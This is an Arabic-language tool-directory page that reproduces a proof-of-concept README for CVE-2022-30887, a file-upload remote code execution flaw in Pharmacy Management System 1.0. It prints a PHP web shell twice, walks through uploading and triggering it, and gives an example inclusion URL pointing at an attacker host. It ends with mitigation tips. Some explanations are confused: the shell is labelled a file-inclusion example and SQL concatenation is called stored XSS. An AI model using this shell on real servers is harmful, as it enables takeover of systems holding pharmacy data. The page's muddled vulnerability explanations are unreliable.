
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2022-30887 — استغلال إثبات مفهوم لثغرة CVE-2022-30887، يوضح تنفيذ الأوامر عن بُعد عبر رفع الملفات في نظام إدارة الصيدليات 1.0، مع إرشادات التخفيف. | Kitploit
أدوات/GitHubGitHub/sonerctnkya/cve-2022-30887
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليمتطوير الحمولات
GitHubsonerctnkya/cve-2022-30887

CVE-2022-30887

استغلال إثبات مفهوم لثغرة CVE-2022-30887، يوضح تنفيذ الأوامر عن بُعد عبر رفع الملفات في نظام إدارة الصيدليات 1.0، مع إرشادات التخفيف.

عرض المستودع
274منذ 4 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2022-30887

نظام إدارة الصيدلة 1.0 رفع شيل

هذا التطبيق مبني بواسطة Mayurik تم تطوير مشروع نظام إدارة الصيدلية بلغة PHP لتحسين دقة وكفاءة المتاجر الصيدلانية من خلال الأمان والإدارة. باختصار، هو تطبيق لإدارة مخزون المنتجات.

اكتُشف أن نظام إدارة الصيدلة v1.0 يحتوي على ثغرة تنفيذ كود عن بُعد (RCE) عبر المكوّن "/php_action/editProductImage.php". تسمح هذه الثغرة للمهاجمين بتنفيذ كود عشوائي عبر ملف صورة معدّ خصيصًا.

ما هي هجمة تضمين الملفات

ثغرات رفع الملفات عادةً ما تكون ثغرة تسمح بتشغيل سكربت. وتعمل عندما نرفع الملف إلى الخادم ونُدخل أمرًا على الملف المرفوع. تنقسم ثغرات رفع الملفات إلى نوعين؛

  • LFI (Local File Inclusion)
  • RFI (Remote File Inclusion)

LFI (Local File Inclusion)

تحدث هذه الثغرة عندما تتضمن الملفات المحلية على الخادم ملفًا تم الحصول عليه من المستخدم. يجب تعقيم القيم المستلمة من المستخدم.

مثال على LFI (Local File Inclusion) ؛

<?php
if($_REQUEST['s'])
 {  
 system($_REQUEST['s']);
 } 
 else
  phpinfo();?>

RFI (Remote File Inclusion)

تعمل هذه الثغرة عندما يرفع المهاجم برمجية خبيثة من خادم بعيد.

مثال على RFI (Remote File Inclusion) ؛

"www.victim_site.com/abc.php?test=http://www.attacker_site.com/attack_page"

شرح الاستغلال، PoC

  • أولاً، بعد صفحة تسجيل الدخول سننتقل إلى "dashboar.php"
  • ثانيًا، للانتقال إلى الصفحة التي وُجدت فيها الثغرة، انقر على "medicine" في القائمة، وبعد النقر على "manage medicine" ستنتقل إلى "product.php"، ثم انقر على "edit image" ضمن تبويب "action"

Product

  • في صفحة "editproduct.php"، انقر على زر "select photo" وارفع السكربت الخاص بك.

مثال على سكربت شيل بلغة PHP؛

<?php
if($_REQUEST['s'])
 {  
 system($_REQUEST['s']);
 } 
 else
  phpinfo();?>
  • انقر على زر الحفظ، والتقط الطلب عبر burp suite

الطلب؛

Request


الاستجابة؛

Response

  • يتم تنزيل الملف إلى مجلد "/assets/myimage/"

  • أرسل طلبًا لتشغيل السكربت الخاص بك عبر الرابط التالي /assets/myimage/shell.php?s=echo+%22MuallimNaci%22

الطلب؛

Request



الاستجابة؛

Response

Response

  • ومن ثم BOOM

أيضًا، هذه الثغرة لا تزال نشطة في التطبيق.

التخفيف

  • تأكد من قبول الأحرف مثل "a-Z0-9" فقط، ولا تسمح بـ ".." أو "/" أو "%00" (البايت الفارغ)
  • تأكد من أن "allow_url_include flag" يجب أن يكون off
  • وفقًا لتوصيات OWASP 10 للمعالجة؛ "يمكن للتطبيق الاحتفاظ بـ *قائمة بيضاء من الملفات، التي قد تتضمنها الصفحة، ثم استخدام معرّف (على سبيل المثال رقم الفهرس) للوصول إلى الملف المحدد. يجب رفض أي طلب يحتوي على معرّف غير صالح، وبهذه الطريقة لا يوجد سطح هجوم للمستخدمين الخبيثين للتلاعب بالمسار"

إضافي

في نفس الصفحة وهي "editproduct.php"، وجدت ثغرة XSS مخزنة.

  • الكود الذي يحتوي على الثغرة هو؛
$sql = "UPDATE product SET product_name = '$productName'

في هذا الكود يمكنك الخروج من السياق باستخدام علامات الاقتباس المزدوجة (")

الطلب؛

Request



الاستجابة؛

Response

Response

الخاتمة

آمل أن أكون قد شرحت كيفية عمل ثغرة تضمين الملفات، وما الحالة أو الموقف الذي يثير هذه الثغرة، وكيفية منع هذا الهجوم من المهاجمين. شكرًا لوقتك الثمين.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    435
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    260

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →